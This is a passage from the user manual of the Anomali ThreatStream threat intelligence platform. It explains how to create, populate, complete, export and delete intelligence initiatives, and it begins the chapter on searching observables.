Threat Models

Start Date

10 May 2023

End Date

08 Aug 2023

Remaining Days

83

Investigation Contributors

Adversary A (OSINT)

Adversary B (OSINT)

Adversary C (OSINT)

Adversary D (OSINT)

Adversary E (OSINT)

Collections

Investigations

Rules

Sandbox Detonations

Import Sessions

Threat Models

Observables

21 Results

FEED NAME

VENDOR

FEED TYPE

NUMBER OF ENTITIES

☐ FeedTracker C&C Hosts

OSINT

Open Source

0

☐ blocklist - greensnow OSINT

Anomali Inc.

Premium

0

☐ PhishStats - PhishScore

Anomali Inc.

Premium

0

☐ Threatfox OSINT

Anomali Inc.

Premium

0

☐ cisscore-ci-badguys OSINT

Anomali Inc.

Premium

0

☐ Dragos - Anomali

Dragos

Premium

0

☐ Open Phish Feed

Anomali Inc.

Premium

0

☐ Dataminr Pulse - Anomali

Dataminr

Premium

0

Suggested Feeds

21 Results

VENDOR

NAME & DESCRIPTION

TYPE

STATUS

Blueliv

Track cyber threats in real-time including crime servers, infected bot IPs, malware hashes and Hacktivism Threat Intelligence data.

Premium

Trial Available

CrowdStrike

CrowdStrike Falcon X: Threat Intelligence

Premium

Subscription Available

FLASHPOINT

Flashpoint Intelligence Reports

Premium

Trial Available

FLASHPOINT

Flashpoint Risk Intelligence Observables

Premium

Trial Available

FLASHPOINT

Flashpoint Technical Indicators

Premium

Trial Available

FOX IT

Fox-IT INTEL

Premium

Trial Available

1 Intelligence initiative types associated with open initiatives. Click an initiative type to view the open initiative.

When you hover over an open initiative, an add symbol enables you to add an intelligence requirement for the initiative. See ["Intelligence Requirements" on page 461](#) for more information.

2 Description of the selected intelligence initiative.

3 Intelligence initiative details. This section contains the following:

Field	Description
Associated Entities	Counts of collections (feeds), rules, import sessions, investigations, sandbox detonations, threat model entities, and observables associated with the intelligence initiative.
Start Date End Date	Time period for the intelligence initiative.
Remaining Days	Number of days left for the initiative.

Field	Description
Created	Timestamp of when the initiative was created.
Last Modified	Timestamp of when the initiative was last modified by an Org Admin.
Investigation Contributors	Assignees of investigations associated with the intelligence initiative.

4 Collections: Threat intelligence feeds associated with the initiative. In the Collections table view, Number of Entities contains a count of observables provided by the feed within the time period of the initiative. Click the count to drill down on the observable search screen.

To delete a threat intelligence feed from the initiative, select the feed of your interest and click **Delete**.

Collections				
				Add Feeds
2 Items Selected Delete				
☐ FEED NAME	VENDOR	FEED TYPE	NUMBER OF ENTITIES	
☒ Feodotracker C&C Hosts	OSINT	Open Source	0	
☐ blocklist - greensnow OSINT	Anomali Inc.	Premium	0	
☐ PhishStats - PhishScore	Anomali Inc.	Premium	0	
☒ Threatfox OSINT	Anomali Inc.	Premium	0	

5 Investigations: Investigations associated with the initiative. Click the name of the investigation to drill down on the investigation details page.

Investigations				
				Add Feeds
1 Results				
DATE CREATED	NAME	STATUS	INVESTIGATION TYPE	OWNER
08 May 2023 17:35	Investigation with new WG	Pending	User Created	View Details

To associate an investigation with an intelligence initiative, navigate to the investigation of interest and select the intelligence initiative under Intelligence Initiatives. You can select multiple intelligence initiatives.

investigation with new WG

3

Already Imported Observables

0

Sandbox Detonations

0

Not Imported Observables

1

Infrastructure

Submitted Date

1w ago

Last Modified

19h ago

Reporter

Daniel Mejia

Tags

E.g., First Tag, Second Tag

Visibility

My WG (Mejia) - 2 Others

Status

Pending

Priority

High

Assignee

Mejia, Daniel

Intelligence Initiatives

Adversary Monitoring +9

TLP

Green

Less Details

Models

Show Models



Note: After selecting the intelligence initiative with which you want to associate the investigation, save the investigation to ensure the association is created.

6 Rules: Rules associated with the initiative. Click the name of the rule to drill down on the rule details page. The number displayed in the Matches column represents the number of keyword matches associated with the rule during the specified time period for the initiative.

Collections	Investigations	Rules	Sandbox Detonations	Import Sessions	Threat Models	Observables
26 Results						
NAME	MATCHES	CREATED	MODIFIED			
retro observables white	12	09 May 2023 14:40	11 May 2023 18:42			
retro observables white	12	09 May 2023 14:35	11 May 2023 18:47			
Threats	0	08 May 2023 17:10	11 May 2023 18:42			
retro observables white	6	26 Apr 2023 12:59	11 May 2023 18:48			
retro observables white	1847	24 Apr 2023 15:35	11 May 2023 18:48			
retro observables white	9	18 Apr 2023 09:12	11 May 2023 18:48			
retro observables white	0	05 Apr 2023 16:21	11 May 2023 18:54			

To associate a rule with an intelligence initiative, specify the intelligence initiatives of interest during rule creation or when editing an existing rule.

Edit retro observables white

Name

retro observables white

Description

retro observables white

Method

Advanced Search

Observables

Threat Models

Advanced Search

sp = white

Include observables excluded by my org

☐

Rule Visibility

My Organization

Date Options

Include retrospective data

Include data starting from

08 May 2023 14:35

Intelligence Initiatives

Adversary Monitoring +5

Cancel

Save/Update Action

7 Sandbox Detonations: Sandbox Detonations associated with the initiative.

Collections	Investigations	Rules	Sandbox Detonations	Import Sessions	Threat Models	Observables	
27 Results							
DATE ADDED	SUBMISSION	VENDOR	PLATFORM	USER	VISIBILITY	STATUS	RESULT
04 Apr 2023 16:17	[redacted]	Joe Sandbox	Windows 7	[redacted]	My Organization	errors	unknown
17 Feb 2023 16:30	[redacted]	Joe Sandbox	Windows 10 x64	[redacted]	All options	done	malicious
14 Mar 2023 11:28	[redacted]	Joe Sandbox	MacOS High Sierra 10.13.2	[redacted]	My Organization	errors	unknown
17 Feb 2023 16:30	[redacted]	Joe Sandbox	Windows 10 x64	[redacted]	(3) Trusted Circles	done	malicious
27 Feb 2023 10:16	[redacted]	Joe Sandbox	Windows 7	[redacted]	Anomali Community	done	benign
04 Apr 2023 16:48	[redacted]	VMRay	AUTOMATIC	[redacted]	My Organization	errors	unknown

To associate sandbox detonations with the initiative, navigate to the details page of the detonation you want to associate and click **Add Initiative**. From the resulting window, you can select multiple intelligence initiatives. See ["Viewing Sandbox Reports" on page 881](#) for more information.

Additionally, you can associate sandbox detonations with intelligence initiatives during the submission process. Click **Add Intelligence Initiative** under Intelligence Initiative on the Analyze in Sandbox window before submitting your detonation. See ["Submitting Malware for Detonation" on page 875](#) for more information.

8 Import Sessions: Import Sessions associated with the initiative.

Collections	Investigations	Rules	Sandbox Detonations	Import Sessions	Threat Models	Observables			
29 Results									
JOB #	DATE	SUBMITTED BY	REVIEWED BY	VISIBILITY	INTELLIGENCE INITIATIVES	INCLUDED	EXCLUDED	STATUS	TAGS
1989	15 May 2023 14:02	[redacted]	[redacted]	My Organization	Adversary Monitoring + 5	1	0	Approved	No Tags
1930	12 May 2023 18:03	[redacted]	[redacted]	My Organization	Adversary Monitoring + 7	5	0	Approved	No Tags
1929	12 May 2023 18:02	[redacted]	[redacted]	My Organization	Adversary Monitoring + 8	4	0	Approved	[redacted]
1927	12 May 2023 18:00	[redacted]	[redacted]	My Organization	Adversary Monitoring + 8	9	0	Approved	[redacted]
1925	12 May 2023 17:26	[redacted]	[redacted]	My Organization	Adversary Monitoring + 8	3	0	Approved	No Tags
1856	09 May 2023 17:13	[redacted]	[redacted]	My Organization	Adversary Monitoring + 8	1	0	Rejected	No Tags
1851	09 May 2023 16:40	[redacted]	[redacted]	My Organization	Adversary Monitoring + 8	1	0	Ready To Review	No Tags

To associate import sessions with the initiative, navigate to the Import Review page of the import session you want to associate with the initiative and click **Add Intelligence Initiative**. From the resulting window, you can select multiple intelligence initiatives. See ["Viewing Import Jobs Associated With Your Organization" on page 339](#) for more information.

Additionally, you can associate import sessions with intelligence initiatives during the import process. Click **Add Intelligence Initiative** under Attribute to Intelligence Initiative on the import assistant before submitting your import. See ["Importing Observables" on page 315](#) for more information.

9 Threat Models: Threat model entities associated with the initiative.

There are two methods of associating threat model entities with an intelligence initiative:

- | Collections | Investigations | Rules | Sandbox Detonations | Import Sessions | Threat Models | Observables |
|--|--------------------------------------|---|---------------------|-------------------|--------------------|------------------------------|
| Attribution Source | | | | | | |
| <div> <div>Saved Searches</div> <div></div> </div> | | Current Saved Search: TM - red | | | | <div>Edit Saved Search</div> |
| 14 Results | | | | | | |
| TYPE | NAME | PUBLICATION STATUS | MODIFIED | CREATED | ATTRIBUTION SOURCE | |
| Actor | Actor - Karo test 18 | Published | 12 May 2023 09:02 | 12 May 2023 09:00 | Saved Searches | |
| Actor | acto_dan 3 | Review Requested | 09 May 2023 14:50 | 09 May 2023 14:50 | Saved Searches | |
| Actor | acto_dan 2 | Review Requested | 09 May 2023 14:50 | 09 May 2023 14:50 | Saved Searches | |
| Actor | acto_dan 1 | Review Requested | 09 May 2023 14:50 | 09 May 2023 14:50 | Saved Searches | |
| Actor | act___ 2 | Review Requested | 09 May 2023 14:48 | 09 May 2023 14:48 | Saved Searches | |
| Actor | act___ 1 | Review Requested | 09 May 2023 14:48 | 09 May 2023 14:48 | Saved Searches | |
| Actor | act_ 2 | Review Requested | 09 May 2023 14:43 | 09 May 2023 14:42 | Saved Searches | |

-

Note: Threat model entities can only be manually associated with intelligence requirements from the details page of threat model entities. Saved search attribution configured for the primary intelligence initiative does not apply to associated intelligence requirements.

Search

0

Star

0

0

Share

Export Actions

Bronze Butler (1)

Publication Status:

Published

Published Date:

17 Mar 2021 07:20

TLP:

White

Cloned From

Tags

Visibility

Intelligence Initiative

Aliases

Victims

Sophistication

Bronze Butler

Visibility

My Organization

E.g., First Tag, Second Tag

Trusted Circle: TITAN

Add Intelligence Initiative

Tick REDBALDKNIGHT

Architectural, Engineering, and Related Services Manufacturing

Innovator

Bronze Butler

Tick

Description

Associations (289)

Investigations (1)

Attachments (0)

History



Note: When you select Saved Searches under Attribution Source, only threat model entities associated with the initiative through a saved search are displayed. To view threat model entities manually associated with the initiative, select Manual under Attribution Type and then select an Entity Type. Only entities of the selected Entity Type are displayed.

10 Observables: Observables associated with the intelligence initiative.

There are two methods of associating observables with an intelligence initiative:

- To associate observables using a saved search, select **Saved Searches** under Attribution Source. Observables that meet the search filter and the specified time period for the initiative are associated. If you have already added a saved search to the initiative, you can click **Edit Saved Search** to select a different saved search.

CREATED	MODIFIED	ITYPE	INDICATOR	CREATED BY	TAGS	ATTRIBUTION SOURCE
16 May 2023 22:30	16 May 2023 22:30	Malware IP	192.168.171.101		attack-pattern:malware	Saved Searches
16 May 2023 15:47	16 May 2023 15:47	Malware IP	192.168.171.101		None	Saved Searches
16 May 2023 15:47	16 May 2023 15:47	Scanning IP	10.10.10.10		No Tags	Saved Searches
16 May 2023 15:47	16 May 2023 15:47	Scanning IP	10.10.10.10		No Tags	Saved Searches
16 May 2023 15:47	16 May 2023 15:47	Scanning IP	10.10.10.10		No Tags	Saved Searches

- To manually associate observables with the initiative. Navigate to the details page of the observable you want to associate and select the intelligence initiative under Intelligence Initiatives in the Intelligence table. You can select multiple intelligence initiatives.



Note: Observables must be manually associated with intelligence requirements from the details page of the observables. Saved search attribution configured for the primary intelligence initiative does not apply to associated intelligence requirements.

Intelligence													
Created	Modified	Source Created	Source Modified	Type	Indicator	Country	Source	IP Address	Validity	TLP	Confidence	Source Reported Confidence	Status
17 May 2023 04:19	17 May 2023 04:21 View details			APT URL	http://wrong178895236.com/		Analyst		Anomali Community	N/A	100	100	Active



Note: When you select Saved Searches under Attribution Source, only observables associated with the initiative through a saved search are displayed. When you select Manual, only observables associated through manual association are displayed.

11 Suggested Feeds: Browse suggested premium intelligence feeds that provide threat intelligence relevant to the initiative type. Click the feed Name to view subscription information in the APP Store. The Status column lists whether the feed is available on a trial basis.

12 Refresh: Refresh the initiative.

13 Actions: The following actions are available:

- **New Initiative:** Create a new intelligence initiative.



Note: You must mark active initiatives as complete before creating a new initiative of the same type.

- **Add Intelligence Requirement:** Add an intelligence requirement to the selected intelligence initiative. See ["Intelligence Requirements" on page 461](#) for more information.
- **Edit Time Period:** Edit the time period of the open intelligence initiative.
- **Complete Initiative:** Complete the open intelligence initiative. See ["Completing Intelligence Initiatives" on page 475](#) for more information.
- **Export Report:** Export the intelligence initiative in its current state. You do not have to complete an initiative before exporting it.
- **Export Previous Reports:** Export previous intelligence initiatives. See ["Exporting Intelligence Initiatives" on page 477](#) for more information.
- **Delete:** Delete the open intelligence initiative. See ["Deleting Intelligence Initiatives" on page 478](#) for more information.

14 Add Feeds: Select feeds to associate with the initiative.

The 'ADD FEEDS' dialog box displays a table with 21 results. The table has four columns: FEED NAME, VENDOR, FEED TYPE, and NUMBER OF ENT... (partially visible). The rows list various feeds such as Feedracker C&C Hosts, blocklist - greensnow..., PhishStats - PhishScore, Threatfox OSINT, cisco/cisco-badguys O..., Dragos - Anomali, Open Phish Feed, Dragos - Anomali, CI Army, and DNS Blacklist NIX Spa... The table is paginated with 'Previous', '1', '2', '3', and 'Next' buttons. At the bottom, there are 'Cancel' and 'Save Changes' buttons.

Creating Intelligence Initiatives

Org Admins can create intelligence initiatives from the Intelligence Initiatives screen.


To create an intelligence initiative:

1. Navigate to **ThreatStream > Manage > Intelligence Initiatives**. The intelligence initiatives screen is displayed.
2. Select **New Initiative** from the Actions menu, or click **+ Add Initiative**.

The 'Intelligence Initiatives' screen displays a sidebar with navigation options: Adversary Monitoring, Information compromise or disclosure tactics, Insider threat tactics, Physical attack techniques against systems, Post-attack tactics, Pre-attack tactics, Brand Monitoring, Domain Monitoring, Fraudulent Activity, Malware Intelligence, Mobile, Physical Infrastructure, Social Media, Threat and Risk Analysis, and Vulnerability and Patch Management. The main content area shows a table of initiatives with columns for Associate Entities, Collections, Investigations, Rules, Sandbox Detonations, Import Sessions, Threat Models, Observables, Start Date, End Date, Remaining Days, Investigation Contributors, and a table of contributors. The 'Actions' menu is open, showing options: New Initiative, Add Intelligence Requirement, Edit Time Period, Complete Initiative, Export Report, Export Previous Report, and Delete. The '+ Add Initiative' button is highlighted in the sidebar.

3. Select the type of intelligence initiative you want to create. You can select Adversary Monitoring, Brand Monitoring, Domain Monitoring, Fraudulent Activity, Geopolitical, Malware Intelligence, Mobile, Phishing, Physical Infrastructure, Social Media, Threat and Risk Analysis, and Vulnerability and

Patch Management.



Note: Only types which are not associated with open initiatives are displayed. You can only have one active initiative of a given type at once.

4. Select a Start Date and End Date to specify a time period for the initiative. Time periods can be no longer than 180 days.
5. Click **Save Changes** to create the initiative.
6. To associate Collections (feeds) with the initiative:
 - a. On the Collections tab of the initiative, click **Add Feed** above the Collections table settings.
 - b. Select the feeds of interest and click **Add**.



Note: You can add a maximum of 100 feeds to an intelligence initiative.

7. To associate Investigations with the initiative:
 - a. Navigate to **Research > Investigations**.
 - b. Locate the investigation of interest and click the investigation name to open the details page of the investigation.
 - c. Under Intelligence Initiatives, select the intelligence initiative type associated

with the initiative of interest. You can select multiple intelligence initiatives for the investigation.

8. To associate rules with the initiative:
 - a. Navigate to **Manage > Rules**.
 - b. Select the rule you want to associate with the initiative.
 - c. Click **Edit**.
 - d. Under Intelligence Initiatives, select the intelligence initiative type associated with the initiative of interest. You can select multiple intelligence initiatives for the rule.
9. To associate sandbox detonations with the initiative:
 - a. Navigate to the details page of the sandbox detonation you want to associate with the intelligence initiative. See ["Viewing Sandbox Reports" on page 881](#) for more information.
 - b. Click **Add Intelligence Initiative**.
 - c. Select the intelligence initiative with which you want to associate the detonation.
 - d. Click **Add**.



Note: You can also associate sandbox detonations with intelligence initiatives during the submission process. Click **Add Intelligence Initiative** under Intelligence Initiative on the Analyze in Sandbox window before submitting your detonation. See ["Submitting Malware for Detonation" on page 875](#) for more information.

10. To associate import sessions with the initiative:
 - a. Navigate to the Import Review page of the import session you want to associate with the initiative. See ["Viewing Import Jobs Associated With Your Organization" on page 339](#) for more information.

- b. Click **Add Intelligence Initiative**.
- c. Select the intelligence initiative with which you want to associate the import session.
- d. Click **Add**.



Note: You can also associate import sessions with intelligence initiatives during the import process. Click **Add Intelligence Initiative** under Attribute to Intelligence Initiative on the import assistant before submitting your import. See ["Importing Observables" on page 315](#) for more information.

- 11. To associate Threat Model entities with the initiative:
 - a. Open the Threat Models tab of the intelligence initiative.
 - b. To associate threat model entities using a saved search, select **Saved Searches** under Attribution Source and then click **Add Saved Search**. Select the saved search of interest and then click **Save Change**. Threat Model entities returned by the saved search and modified within the time period specified for the intelligence initiative are listed in the Threat Model table. For more information on creating saved advanced threat model searches, see ["Saving Threat Model Search Filters" on page 627](#).

To manually associate threat model entities with the initiative, navigate to the details page of the threat model entity you want to associate and select the intelligence initiative under Intelligence Initiatives. You can select multiple intelligence initiatives.



Note: Threat model entities can only be manually associated with intelligence requirements from the details page of the threat model entities. Saved search attribution configured for the primary intelligence initiative does not apply to associated intelligence requirements.

- 12. To associate observables with the initiative:

- a. Open the Observables tab of the intelligence initiative.
- b. To associate observables using a saved search, select **Saved Searches** under Attribution Source and then click **Add Saved Search**. Select the saved search of interest and then click **Save Change**. Observables returned by the saved search and modified within the time period specified for the intelligence initiative are listed in the Observables table. For more information on creating saved advanced observables searches, see ["Saving Threat Model Search Filters" on page 627](#).

To manually associate observables with the initiative, navigate to the details page of the observable you want to associate and select the intelligence initiative under Intelligence Initiatives in the Intelligence table. You can select multiple intelligence initiatives.



Note: Observables must be manually associated with intelligence requirements from the details page of the observables. Saved search attribution configured for the primary intelligence initiative does not apply to associated intelligence requirements.

Completing Intelligence Initiatives

Org Admins can mark intelligence initiatives as complete at any time. Initiatives are not automatically completed when the time period expires. Intelligence requirements of primary intelligence initiatives can also be completed independently.

[Completing Intelligence Initiatives](#)

[Completing Intelligence Requirements](#)

To complete an intelligence initiative:

1. Navigate to **ThreatStream > Manage > Intelligence Initiatives**.
2. On the left pane, click the type associated with the initiative you want to complete.
3. In the Actions menu, click **Complete Initiative**.

Intelligence Initiatives

Adversary Monitoring

Threat actors or groups that pose the greatest threat to public or private enterprises. Threat assessment of adversaries is based on a combination of their sophistication and their volume of activity.

Associate Entities	Investigations	Start Date	End Date	Remaining Days	Created	Last Modified	Investigation Contributors
21 Collections	29	10 May 2023	08 Aug 2023	63	10 May 2023 14:19	10 May 2023 14:19	denopnorg_6s_2@the... pvalencia@anomali...
28 Rules	27						pvalencia-user@anomali... Daniel Moja cgalenc...
30 Import Sessions	26						zhu-hsaching@anomali...
1 Observables							

21 Results

FEED NAME	VENDOR	FEED TYPE	NUMBER OF ENTITIES
☐ Feodotracker C&C Hosts	OSINT	Open Source	0
☐ blocklist - greensnow OSINT	Anomali Inc.	Premium	0
☐ threatdata - threatdata	Anomali Inc.	Premium	0



Note: You cannot edit the intelligence initiative after completion.

- In the dialog box that opens, select **Download PDF** if you want to automatically export the initiative upon completion. By default, the **Download PDF** option is selected.

If you want to automatically create a new initiative of the same type, select **Create a new initiative**.

COMPLETE ADVERSARY MONITORING

Initiative Details

21	Collections	30	Import Sessions
29	Investigations	26	Threat Models
28	Rules	1	Observables
27	Sandbox Detonations		

Start Date: 10 May 2023 | End Date: 08 Aug 2023 | Date Completed: 17 May 2023

☒ Download PDF ☐ Create a new initiative

Following requirement(s) will also be completed and generate its own PDF.

- Information compromise or disclosure tactics
- Insider threat tactics
- Physical attack techniques against systems
- Post-attack tactics
- Pre-attack tactics

Cancel **Complete**


- Click **Complete**.

If a parent intelligence initiative has intelligence requirements, you can complete them from the intelligence requirement pages.


To complete an intelligence requirement:

- Navigate to **ThreatStream > Manage > Intelligence Initiatives**.
- On the left pane, click the intelligence requirement that you want to complete.

3. In the Actions menu, click **Complete Requirement**.



4. In the dialog box that opens, select **Download PDF** if you want to automatically export the requirement upon completion. By default, the **Download PDF** option is selected.
5. Click **Complete**.




Exporting Intelligence Initiatives

Org Admin and Non Admin users can export completed intelligence initiatives. Export gives you access to a full archive of completed intelligence initiatives created by your organization. Additionally, you can export open intelligence initiatives in their current state.

To export completed intelligence initiatives:

1. Navigate to **ThreatStream > Manage > Intelligence Initiatives**.
2. In the Actions menu, click **Export Previous Reports**.




3. Select the initiative type of interest.

4. Click **Export**.

Your download begins after ThreatStream finishes generating the PDF.

To export open intelligence initiatives:

1. Navigate to **ThreatStream > Manage > Intelligence Initiatives**.
2. In the left menu, click the intelligence initiative you want to export.
3. In the Actions menu, click **Export Report**.




Your download begins after ThreatStream finishes generating the PDF.

Deleting Intelligence Initiatives

Org Admins can delete open intelligence initiatives.

To delete an intelligence initiative:

1. Navigate to **ThreatStream > Manage > Intelligence Initiatives**.
2. On the left pane, click the type associated with the initiative you want to delete.
3. In the Actions menu, click **Delete**.



4. Click **OK** to confirm.

The intelligence initiative has been deleted.

Chapter 16: Searching for Observables in ThreatStream

This chapter covers the following topics:

Performing Basic Observable Searches	480
Performing Advanced Observable Searches	483
Performing Bulk Observable Searches	495
Searching for Defanged Observable Values	496
Filtering Search Results	498
Saving Observable Search Filters	503
Exporting Search Results	505
Case Sensitivity in ThreatStream Search	507

ThreatStream enables you to search for specific observables. There are three observable search types: **Basic**, **Advanced**, and **Bulk**.

Selecting a Search Type

Basic search is a full text keyword search. If multiple keywords are specified, they are ANDed together. Use Basic search when you are looking for a keyword such as tags, content in a threat bulletin, iType, and so on in any of the available fields.

Advanced search enables you to add additional meta data to your query and restrict the search to specific fields. Use Advanced search when searching for a specific value in a specific field.

Bulk search enables you to look for a large number of keywords. The keywords are ORed together. Bulk search works only for observable values.

Performing Basic Observable Searches

The **Basic** observable search function is a full text keyword search. Use it in cases of simple observable searches, such as specific values observed during investigations or recent observables from a trusted source.

The screenshot shows the ThreatStream Observables interface. On the left is a 'Filter Options' sidebar (1) with sections for Key Filters, Visibility, Created, Status, TLP, and a Minimum Confidence slider. The main area has a search bar (2) and a table of 5707 results. The table columns include CREATED, ITYPE, INDICATOR, CONFIDENCE, COUNTRY, SOURCE, TARGET, FEED/SOURCE, VISIBILITY, and TAGS. Callout 3 points to the 'Bulk' and 'Advanced' buttons in the top right. Callout 4 points to the table settings icon (a gear) in the top right. Callout 5 points to the 'Bulk' button, and callout 6 points to the 'Advanced' button. The table shows various indicators like Malware URL, Phishing Domain, and Malware IP with their respective confidence scores and source information.

1 Filter Options: Filter displayed search results. See ["Filtering Search Results"](#) on page 498 for more information.

2 Applied filters: The search filters you apply are displayed here. By default, ThreatStream searches for active observables that were imported within the last 30 days.

3 Export: Export listed search results. For more information, see ["Exporting Search Results"](#) on page 505.

4 Table Settings: Select which search result columns are displayed. Available columns include Created, Modified, Source Created, Source Modified, Expiration Date, iType, Subtype, Indicator, Confidence, TLP, Import Source, Created By, Severity, Country, Source Locations, Target Locations, Target Industry, Feed/Source, Visibility, and Tags. Additionally, you can change the order of columns in the table by using the drag-and-drop functionality, specify the number of rows to be displayed per page, and enable or disable horizontal scrolling.

Table Settings

Column Position & Visibility

- ☒ Created
- ☐ Modified
- ☐ Source Created
- ☐ Source Modified
- ☐ Expiration Date
- ☐ IType
- ☐ Subtype
- ☒ Indicator
- ☐ Created

Rows per page: 100

Horizontal Scrolling: ☒

5 Bulk: Search for a large number of keywords. See ["Performing Bulk Observable Searches" on page 495](#) for details.

6 Advanced: Click to switch to the Advanced search page to perform advanced search of observables. See ["Performing Advanced Observable Searches" on the next page](#) for details.

From this Observables page, you can also apply the following actions to selected observables:


- **New Threat Bulletin:** Create a Threat Bulletin with the observables you select from listed search results. See ["Threat Bulletins" on page 557](#) for more information.
- **Edit:** Edit observables. See ["Editing Observable Details" on page 528](#) for more information.
- **Edit Tags:** Add or remove tags associated with observables from the listed search results in bulk. For more information on editing tags in bulk, see ["Bulk Tag Management of Observables" on page 534](#).

To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the observable. See ["Adding Private Tags to Observables" on page 533](#) for more information.



Note: Observables can have up to 200 tags per organization. Tags added by other organizations do not count toward this limit.

- **Assign to Workgroups:** Restrict the visibility of the selected observable to specific workgroups within your organization. See ["Restricting Observable Visibility to Workgroups" on page 538](#) for more information.
- **Bulk Add Workgroups:** Restrict the visibility of the selected observables to specific workgroups within your organization. See ["Restricting Observable Visibility to Workgroups" on page 538](#) for more information.
- **Start/Continue Investigation:** Create a new investigation with the observables you select from listed search results or add them to an existing investigation. See ["Creating Investigations" on page 906](#) for more information.
- **Anonymize:** Change the user and organization information anonymization setting for selected observables that belong to your organization. If enabled, users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.



The screenshot shows a table of observables with columns: ID, CREATED, MODIFIED, EXPIRATION DATE, TYPE, INDICATOR, REPORT SOURCE, CREATED BY, SOURCE, VISIBILITY, and TAGS. A context menu is open over the first row, showing options: Assign to Workgroups, Bulk Add Workgroups, Start / Continue Investigation, and Anonymize.

ID	CREATED	MODIFIED	EXPIRATION DATE	TYPE	INDICATOR	REPORT SOURCE	CREATED BY	SOURCE	VISIBILITY	TAGS
10-JUL-2023-0916	10-JUL-2023-0916	10-JUL-2023-0916	Never	APT URL			Analyst	Analyst	Analyst Community	File Type
10-JUL-2023-0916	10-JUL-2023-0916	10-JUL-2023-0916	Never	APT URL			Analyst	Analyst	Analyst Community	File Type
10-JUL-2023-0916	10-JUL-2023-0916	10-JUL-2023-0916	Never	APT URL			Analyst	Analyst	Analyst Community	File Type
10-JUL-2023-0916	10-JUL-2023-0916	10-JUL-2023-0916	Never	APT URL			Analyst	Analyst	Analyst Community	File Type
10-JUL-2023-0916	10-JUL-2023-0916	10-JUL-2023-0916	Never	APT URL			Analyst	Analyst	Analyst Community	File Type
10-JUL-2023-0916	10-JUL-2023-0916	10-JUL-2023-0916	Never	APT URL			Analyst	Analyst	Analyst Community	File Type
10-JUL-2023-0916	10-JUL-2023-0916	10-JUL-2023-0916	Never	APT URL			Analyst	Analyst	Analyst Community	File Type

Performing Basic Searches

You can access the search page by navigating to **ThreatStream > Analyze > Observables**. The Observables page contains a list of every observable available to you in ThreatStream.

